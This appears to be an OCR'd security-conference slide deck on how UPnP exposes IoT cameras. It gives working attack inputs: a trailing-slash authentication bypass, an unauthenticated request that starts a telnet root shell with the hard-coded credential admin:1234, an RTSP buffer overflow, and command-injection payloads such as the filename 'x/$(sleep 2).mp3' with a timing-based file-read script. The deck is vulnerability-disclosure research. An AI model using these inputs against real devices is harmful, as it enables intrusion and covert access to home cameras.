Universal Plug and Pwn

How to universally probe and pwn IoT devices

Markus Pfeifenberger Kevin Saiger Andreas Samonik


› BALCCON 2026

What to expect?


IoT devices

- grabbed IoT devices
- obtained firmware
- investigated firmware

What to expect?



What to expect?



Bob’s Dilemma

Scenario

- Let’s meet Bob
- Bob calls his friends
- Bob wants to play GTA Online
- Bob starts a game lobby

Bob’s Dilemma

Scenario

- Let’s meet Bob
- Bob calls his friends
- Bob wants to play GTA Online
- Bob starts a game lobby

Starting up

- Bob hosts a lobby
- Waits for his friends to join
- Still waits
- Nobody joins the lobby


What happened? A technical analysis

What happened? A technical analysis

Bob is behind a NAT

Router	Private IP ranges
Exhausted IPv4 address space	10.0.0.0/8
Create local networks (LANs)	172.16.0.0/12
Apply NAT between LAN and WAN	192.168.0.0/16

Network Address Translation



Bob is behind a NAT

Router

- Exhausted IPv4 address space
- Create local networks (LANs)
- Apply NAT between LAN and WAN

Private IP ranges

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16

WAN

- Usually one public IP address
- Map WAN ports to the LAN?
- Port forwarding

Port Forwarding

- Forward ports to LAN hosts
- Configure explicitly on the router
- Limited support with CGNAT

Why do we need port forwarding?

Service Hosting

- Forward a WAN port to a LAN host
- Enables service hosting
  - web servers (e.g., TCP/80, 443)
  - mail servers
  - etc.

Why do we need port forwarding?

Service Hosting

- Forward a WAN port to a LAN host
- Enables service hosting
  - web servers (e.g., TCP/80, 443)
  - mail servers
  - etc.

P2P Connections

- Connecting peers directly
- No intermediary server required
- Usually much faster
- Often used in games

- How do we know which ports the game needs open?

Why do we need port forwarding?

Service Hosting

- Forward a WAN port to a LAN host
- Enables service hosting
  - web servers (e.g., TCP/80, 443)
  - mail servers
  - etc.

P2P Connections

- Connecting peers directly
- No intermediary server required
- Usually much faster
- Often used in games

- How do we know which ports the game needs open?
- Manual configuration required
  - Determine which ports to open (TCP/UDP)
  - Tedious because router interfaces are not standardized

Why do we need port forwarding?

Service Hosting

- Forward a WAN po ers directly
- Enables service ho / server required
  - web servers (e. aster
  - mail servers ames
  - etc.

- How do we know wl
- Manual configuratio
  - Determine which
  - Tedious because

UPnP

Universal Plug and Play

> UPnP is a set of protocols that allows devices to discover each other on the network and automatically configure port forwarding

Universal Plug and Play

> UPnP is a set of protocols that allows devices to discover each other on the network and automatically configure port forwarding

Simple Service Discovery Protocol (SSDP)

- Devices advertise their services over multicast `239.255.255.250`
- Other devices learn which services a host provides

Universal Plug and Play

> UPnP is a set of protocols that allows devices to discover each other on the network and automatically configure port forwarding

Simple Service Discovery Protocol (SSDP)

- Devices advertise their services over multicast `239.255.255.250`
- Other devices learn which services a host provides

Internet Gateway Device Protocol (IGD)

- A host can request port forwarding
- → The router automatically configures port forwarding

UPnP - SSDP

- Multicasts its services over UDP
- Uses HTTP-like headers over UDP via the `NOTIFY` and `M-SEARCH` methods

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=1800
LOCATION: http://192.168.0.10:8080/description.xml
NT: urn:schemas-upnp-org:service:ConnectionManager:1
NTS: ssdp:alive
SERVER: Linux/2.6.15.2 UPnP/1.0 Mediaserver/1.0
USN: uuid:550e8400-e29b-11d4-a716-446655440000::urn:schemas-upnp-
org:service:ConnectionManager:1
```

UPnP - SSDP Description Example


```xml
<?xml version="1.0" encoding="UTF-8"?>
<root xmlns="urn:schemas-upnp-org:device-1-0" xmlns:cam="urn:example-com:camera">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <deviceType>urn:schemas-example-com:device:Camera:1</deviceType>
    <friendlyName>My RTSP Camera</friendlyName>
    ...
    <UDN>uuid:12345678-1234-1234-1234-123456789abc</UDN>
    <cam:rtspURL>rtsp://192.168.0.10:8554/live</cam:rtspURL>
  </device>
</root>
```

UPnP - IGD

- Exposed over SSDP
- Allows configuring the router and port mappings

UPnP - IGD

- Exposed over SSDP
- Allows configuring the router and port mappings




Figure 1: AddAnyPortMapping function

SSDP IGD Client Request


```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 2
ST: urn:schemas-upnp-org:device:InternetGatewayDevice:2
```

SSDP IGD Server Response


```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=1800
DATE: Sat, 19 Sep 2026 07:40:00 GMT
EXT:
LOCATION: http://192.168.1.1:5000/rootDesc.xml
SERVER: Linux/5.15 UPnP/1.0 MiniUPnPd/2.3
ST: urn:schemas-upnp-org:device:InternetGatewayDevice:2
USN: uuid:12345678-1234-1234-1234-123456789abc::urn:schemas-upnp-
org:device:InternetGatewayDevice:2
```

SSDP IGD XML Description


```xml
<root>
  <device>
    <deviceType>InternetGatewayDevice:2</deviceType>
    <deviceList>
      <device>
        <deviceType>WANConnectionDevice:2</deviceType>
        <serviceList>
          <service>
            <serviceType>WANIPConnection:2</serviceType>
            <controlURL>/control/wanip</controlURL>
          </service>
        </serviceList>
      </device>
    </deviceList>
  </device>
</root>
```

SSDP IGD XML AddAnyPortMapping


```
<u:AddAnyPortMapping
  xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:2">

  <NewRemoteHost/>
  <NewExternalPort>5000</NewExternalPort>
  <NewProtocol>TCP</NewProtocol>
  <NewInternalPort>5000</NewInternalPort>
  <NewInternalClient>192.168.1.42</NewInternalClient>
  <NewEnabled>1</NewEnabled>
  <NewPortMappingDescription>Demo</NewPortMappingDescription>
  <NewLeaseDuration>3600</NewLeaseDuration>

</u:AddAnyPortMapping>
```

UPnP Landscape

- UPnP is easy to implement
  - Linux CLIs, e.g., MiniUPnP[1]

[1] http://miniupnp.free.fr/

UPnP Landscape

- UPnP is easy to implement
  - Linux CLIs, e.g., MiniUPnP[1]
- Many routers have UPnP enabled by default

[1] http://miniupnp.free.fr/

UPnP Landscape

- UPnP is easy to implement
  - Linux CLIs, e.g., MiniUPnP[1]
- Many routers have UPnP enabled by default
- LAN devices can request public port mappings
  - IGD behavior depends heavily on the router

[1] http://miniupnp.free.fr/

UPnP Landscape

- UPnP is easy to implement
  - Linux CLIs, e.g., MiniUPnP[1]
- Many routers have UPnP enabled by default
- LAN devices can request public port mappings
  - IGD behavior depends heavily on the router
- Some IoT devices enable UPnP by default for easier access

[1] http://miniupnp.free.fr/

SO … What can possibly go wrong?

Camera A

What became reachable?

Camera A

System

Firmware	3.12, released December 2020
Kernel	Linux 2.6.30.9
Filesystem	read-only SquashFS; writable `/tmp`
SoC / CPU	Realtek RTL8197D / big-endian MIPS-I

Camera A

System


Firmware	3.12, released December 2020
Kernel	Linux 2.6.30.9
Filesystem	read-only SquashFS; writable `/tmp`
SoC / CPU	Realtek RTL8197D / big-endian MIPS-I

Features

- Wi-Fi and Ethernet
- Two-way audio
- MicroSD/SDHC local recording
- 720p stream with remote access
- Infrared night vision

Camera internals

Firmware downloaded from the vendor's website



Camera internals

Firmware downloaded from the vendor's website

HTTP

HTTP request `lighttpd`

↓

CGI handler `ipcam_cgi`

↓

Camera daemon `ipcam`, UID 0

RTSP SERVER

- Streams live video
- Authentication required
- Fork of the Spook RTSP server

Camera internals

Firmware downloaded from the vendor's website

HTTP

HTTP request `lighttpd`

↓

CGI handler `ipcam_cgi`

↓

Camera daemon `ipcam`, UID 0

RTSP SERVER

- Streams live video
- Authentication required
- Fork of the Spook RTSP server

Both HTTP and RTSP are exposed through UPnP

Bypassing authentication

WITHOUT TRAILING SLASH

```
1 GET /sysinfo.cgi HTTP/1.1
2 HTTP/1.1 401 Unauthorized
```

Bypassing authentication

WITHOUT TRAILING SLASH

```
1 GET /sysinfo.cgi HTTP/1.1
2 HTTP/1.1 401 Unauthorized
```

WITH TRAILING SLASH

```
1 GET /sysinfo.cgi/ HTTP/1.1
2 HTTP/1.1 200 OK
3 <system information>
```

Why the authentication check fails

WEB-SERVER AUTHENTICATION

Endpoints are listed in `lighttpd.conf`:

```
1 auth.require = (
2   "/sysinfo.cgi" => ("group" => "operator")
3 )
```

- The authentication rule matches an exact request path
- It decides whether authentication is required
- Web server authorizes `/sysinfo.cgi/`

Why the authentication check fails

WEB-SERVER AUTHENTICATION

Endpoints are listed in `lighttpd.conf`:

```
1 auth.require = (
2   "/sysinfo.cgi" => ("group" => "operator")
3 )
```

- The authentication rule matches an exact request path
- It decides whether authentication is required
- Web server authorizes `/sysinfo.cgi/`

CGI DISPATCH

- CGI accepts additional path information
- Decides which operation actually runs
- CGI handler still executes the normal `/sysinfo.cgi` endpoint

Starting Telnet

Debug `telnetd` startup bypass

```
1  GET /camera-cgi/private/telnetd.cgi/?action=start HTTP/1.1
2  HTTP/1.1 200 OK
3  Telnet login: admin / 1234
42 id: uid=0(admin) gid=0(admin)
```

Starting Telnet

Debug `telnetd` startup bypass

```
1  GET /camera-cgi/private/telnetd.cgi/?action=start HTTP/1.1
2  HTTP/1.1 200 OK
3  Telnet login: admin / 1234
42 id: uid=0(admin) gid=0(admin)
```

No web session
Unauthenticated request

→

Debug service
Telnet daemon starts

→

Root shell
Hard-coded OS credential

Starting Telnet

Debug `telnetd` startup bypass

```
1  GET /camera-cgi/private/telnetd.cgi/?action=start HTTP/1.1
2  HTTP/1.1 200 OK
3  Telnet login: admin / 1234
42 id: uid=0(admin) gid=0(admin)
```

No web session
Unauthenticated request

→

Debug service
Telnet daemon starts

→

Root shell
Hard-coded OS credential

The Telnet port is not exposed through UPnP

Different credential pairs

OS / TELNET

```
1 /etc/passwd
2
3 admin:<md5crypt>:0:0:...:/bin/sh
4
5 read-only root filesystem
6 no shadow file
```

- Hard-coded `admin:1234`
- UID and GID 0

Different credential pairs

OS / TELNET

```
1 /etc/passwd
2
3 admin:<md5crypt>:0:0:...:/bin/sh
4
5 read-only root filesystem
6 no shadow file
```

Hard-coded `admin:1234`
UID and GID 0

WEB AUTHENTICATION

```
1 /tmp/lighttpd.user
2
3 admin:sysadmin:<web password>
4
5 writable runtime file
6 changed through the web interface
```

credentials stored in plaintext

RTSP buffer overflow

</> SPOOK SOURCE / REDUCED

```
1  char path[256];
2
3  find_rtsp_location(request_uri,path,NULL);
4  ...
5  len = strlen(attacker_path);
6  strncpy(path, attacker_path, len);
7  path[len] = 0;
```

RTSP buffer overflow

SPOOK SOURCE / REDUCED

```
1  char path[256];
2
3  find_rtsp_location(request_uri,path,NULL);
4  ...
5  len = strlen(attacker_path);
6  strncpy(path, attacker_path, len);
7  path[len] = 0;
```

BUFFER OVERFLOW

Incoming path `len` bytes

↓

`strncpy(base,attacker_path,len)`

↓

256-byte destination **Overflow**

Exploit mitigations

/proc/<pid>/maps

```
1 00400000-004e3000 r-xp  /bin/spook
2 004f2000-004ff000 rw-p  /bin/spook
3 004ff000-0052c000 rwxp  [heap]
4 2aaa8000-...      r-xp  ld-uClibc
5 7f93c000-7f954000 rwxp  [stack]
```

Exploit mitigations

/proc/<pid>/maps


```
1 00400000-004e3000 r-xp  /bin/spook
2 004f2000-004ff000 rw-p  /bin/spook
3 004ff000-0052c000 rwxp  [heap]
4 2aaa8000-...      r-xp  ld-uClibc
5 7f93c000-7f954000 rwxp  [stack]
```

MITIGATION STATUS

- Main binary at a fixed address
- Executable stack and heap
- No stack canaries


A single request contains the whole exploit

1 Request on the heap




A single request contains the whole exploit

1 Request on the heap



2 Return target overwrite

A single request contains the whole exploit



Command injection vulnerability

Configuration values are inserted into shell commands

```
1 system_avoidInjection(0, 0, "route add default gw %s dev br0", user_input);
```

Command injection vulnerability

Configuration values are inserted into shell commands

```
1 system_avoidInjection(0, 0, "route add default gw %s dev br0", user_input);
```

Forbidden Characters

```
|;&`$><
```

Command injection vulnerability

Configuration values are inserted into shell commands

```
1 system_avoidInjection(0, 0, "route add default gw %s dev br0", user_input);
```

Forbidden Characters

```
|;&`$><
```

- Missed the newline character
- The newline passes the filter and becomes a command separator

Camera B

Now playing: command injection.

Camera B

Features

- Pan/tilt
- Night vision
- Two-way audio
- Motion and sound events
- Temperature and humidity
- MicroSD recording
- Web UI music upload/playback

Filename as a command-injection primitive

`POST /form/formUploadMusicFile.cgi/ → UploadMusicFile → formUploaMusic()`

```
1 cgiFormOrgFileName("binary", original_name, ..., temporary_path);
2
3 sprintf(cmd,
4         "mv \"%s\" \"/tmp/music/%s\"",
5         temporary_path, original_name);
6
7 system(cmd);
```

`original_name = x/$(sleep 2).mp3`

The HTTP response waits for system()


```
formUploaMusic()
        |
        ▼
0x41bac0  system(cmd)
        |  /bin/sh evaluates $()
        |  and waits for sleep
        ▼
0x41bb30  websWrite(...)
        |
        ▼
   HTTP response
```

false `0.25–0.42 s` **true + sleep 2** `2.26–2.30 s`

File-disclosure primitive

```
1 v=$(hexdump -s "$OFFSET" -n1 /etc_ro/camerafw_ver.txt | head -1 | cut -c9-12)
2
3 test "$((0x$v))" -le "$MIDPOINT" && /bin/sleep 2
```

slow → `byte ≤ midpoint` **fast** → `byte > midpoint`

256 → 128 → 64 → 32 → 16 → 8 → 4 → 2 → 1

`0x53 0x4f` → **SO**

File-disclosure primitive


```
v=$(hexdump -s "$OFFSET" -n1 /etc_ro/camerafw_ver.txt | head -1 | cut -c9-12)

test "$((0x$v))" -le "$MIDPOINT" && /bin/sleep 2
```

slow → `byte ≤ midpoint` **fast** → `byte > midpoint`

256 → 128 → 64 → 32 → 16 → 8 → 4 → 2 → 1

`0x53 0x4f` → **SO**

⚠ **Everything is in plaintext again**

